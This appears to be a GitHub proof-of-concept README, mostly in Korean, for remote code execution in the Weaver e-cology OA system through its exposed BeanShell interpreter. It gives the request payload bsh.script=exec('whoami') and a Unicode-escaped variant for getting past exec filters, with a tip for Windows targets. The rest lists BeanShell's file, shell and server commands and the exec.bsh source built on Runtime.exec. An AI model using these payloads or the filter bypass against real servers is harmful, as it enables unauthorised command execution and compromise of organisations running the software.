 jas502n/e-cology
e-cology OA_Beanshell_RCE





대상 시스템의 os.name 확인(대상 시스템이 Windows인 경우 set 등의 명령을 실행하려면 수동으로 cmd.exe /c set을 입력해야 함)
Unicode를 사용하여 exec 필터를 우회함, 일부 사이트
bsh.script=exec('whoami');

>>>>unicode bypass

bsh.script=\u0065\u0078\u0065\u0063("whoami");
이전 예제에서는 값을 표시하기 위해 print()라는 편리한 "내장" BeanShell 명령을 사용했습니다.

print()는 출력이 항상 명령줄로 전달되도록 보장한다는 점을 제외하면 System.out.println()과 거의 동일하게 동작합니다. 또한 print()는 Java가 표시하는 것보다 일부 유형의 객체(예: 배열)를 더 자세히 표시합니다.

또 다른 관련 명령으로는 show()가 있으며, 입력하는 모든 줄의 결과를 자동으로 표시할지 여부를 켜고 끕니다.
source(), run() - bsh 스크립트를 이 인터프리터로 읽어들이거나 새 인터프리터에서 실행합니다
frame() - Frame 또는 JFrame에 GUI 컴포넌트를 표시합니다.
load(), save() - 직렬화 가능한 객체를 파일에 로드하거나 저장합니다.

cd(), cat(), dir(), pwd() 등 - Unix 계열 셸 명령
exec() - 네이티브 애플리케이션을 실행합니다
javap() - Java javap 명령의 출력과 유사하게 객체의 메서드와 필드를 출력합니다.
setAccessibility() - private 및 protected 구성 요소에 대한 무제한 액세스를 활성화합니다.
/Users/ale/Desktop/bsh/weaver/WEB-INF/lib/bsh/commands
.//object.bsh
.//rm.bsh
.//run.bsh
.//print.bsh
.//pwd.bsh
.//error.bsh
.//cat.bsh
.//setClassPath.bsh
.//setAccessibility.bsh
.//exec.bsh
.//setFont.bsh
.//dirname.bsh
.//exit.bsh
.//source.bsh
.//frame.bsh
.//cp.bsh
.//printBanner.bsh
.//browseClass.bsh
.//cd.bsh
.//which.bsh
.//setNameSpace.bsh
.//workspaceEditor.bsh
.//thinBorder.bsh
.//bind.bsh
.//bg.bsh
.//save.bsh
.//fontMenu.bsh
.//getSourceFileInfo.bsh
.//classBrowser.bsh
.//load.bsh
.//javap.bsh
.//addClassPath.bsh
.//server.bsh
.//desktop.bsh
.//importCommands.bsh
.//mv.bsh
.//setStrictJava.bsh
.//eval.bsh
.//dir.class
.//getBshPrompt.bsh
.//unset.bsh
.//show.bsh
.//getResource.bsh
.//reloadClasses.bsh
.//clear.bsh
.//getClass.bsh
.//makeWorkspace.bsh
.//importObject.bsh
.//sourceRelative.bsh
.//getClassPath.bsh
.//pathToFile.bsh
.//setNameCompletion.bsh
.//editor.bsh
.//extend.bsh
.//debug.bsh

a=5;
eval("b=a*2");
print(b);

>>>
10
cat exec.bsh

/**
	Start an external application using the Java Runtime exec() method.
	Display any output to the standard BeanShell output using print().
*/

bsh.help.exec = "usage: exec( String arg )";

exec( String arg )
{
	this.proc = Runtime.getRuntime().exec(arg);
	this.din = new DataInputStream( proc.getInputStream() );
	while( (line=din.readLine()) != null )
		print(line);

1. exec("whoami")

2. this.proc = Runtime.getRuntime().exec("whoami");
   this.din = new DataInputStream( proc.getInputStream() );
   while( (line=din.readLine()) != null )
   print(line);
./commands/object.bsh
>>> bsh.help.object = "usage: object()";

./commands/rm.bsh
>>> bsh.help.rm = "usage: cd( path )";

./commands/run.bsh
>>> bsh.help.run= "usage: Thread run( filename )";

./commands/run.bsh
>>> 42:	this.bsh.help=extend(bsh.help);

./commands/print.bsh
>>> bsh.help.print = "usage: print( value )";

./commands/cat.bsh
>>> bsh.help.cat = "usage: cat( filename )";

./commands/setClassPath.bsh
>>> bsh.help.setClassPath= "usage: setClassPath( URL [] )";

./commands/exec.bsh
>>> bsh.help.exec = "usage: exec( String arg )";

./commands/setFont.bsh
>>> bsh.help.setFont = "usage: setFont( Component comp, int size )";

./commands/dirname.bsh
>>> bsh.help.cd = "usage: dirname( path )";

./commands/exit.bsh
>>> bsh.help.exit = "usage: exit()";

./commands/source.bsh
>>> bsh.help.source = "usage: source( filename | URL )";

./commands/frame.bsh
>>> bsh.help.frame = "usage: frame( Component component )";

./commands/cp.bsh
>>> bsh.help.cp = "usage: cp( fromFile, toFile )";

./commands/cd.bsh
>>> bsh.help.cd = "usage: cd( path )";

./commands/which.bsh
>>> bsh.help.which= "usage: which( classIdentifier | string | class )";

./commands/setNameSpace.bsh
>>> bsh.help.setNameSpace =

./commands/bg.bsh
>>> bsh.help.run= "usage: Thread bg( filename )";

./commands/save.bsh
>>> bsh.help.save = "usage: save( object, filename )";

./commands/getSourceFileInfo.bsh
>>> bsh.help.getSourceFileInfo = "usage: getSourceFileInfo()";

./commands/load.bsh
>>> bsh.help.load = "usage: load(filename)";

./commands/javap.bsh
>>> bsh.help.javap= "usage: javap( value )";

./commands/addClassPath.bsh
>>> bsh.help.addClassPath= "usage: addClassPath( string | URL )";

./commands/server.bsh
>>> bsh.help.server = "usage: server(int port)";

./commands/importCommands.bsh
>>> bsh.help.importCommands = "usage: importCommands( string )";

./commands/mv.bsh
>>> bsh.help.mv = "usage: mv( fromFile, toFile )";

./commands/eval.bsh
>>> bsh.help.eval = "usage: eval( String expression )";

./commands/unset.bsh
>>> bsh.help.unset = "usage: unset( name )";

./commands/show.bsh
>>> bsh.help.show = "usage: show()";

./commands/getResource.bsh
>>> bsh.help.getResource = "usage: getResource( String name )";

./commands/reloadClasses.bsh
>>> bsh.help.reloadClasses=

./commands/getClass.bsh
>>> bsh.help.getClass= "usage: getClass( String name )";

./commands/importObject.bsh
>>> bsh.help.importObject = "usage: importObject( Object )";

./commands/getClassPath.bsh
>>> bsh.help.getClassPath= "usage: getClassPath()";

./commands/pathToFile.bsh
>>> bsh.help.pathToFile = "usage: File pathToFile( String )";

./commands/setNameCompletion.bsh
>>> bsh.help.setNameCompletion= "usage: setNameCompletion( boolean )";

./commands/editor.bsh
>>> bsh.help.editor = "usage: editor()";

./commands/extend.bsh
>>> bsh.help.extend= "usage: extend( This parent )";

./commands/debug.bsh
>>> bsh.help.debug = "usage: debug()";
http://www.beanshell.org/manual/bshmanual.html#Executable_scripts_under_Unix
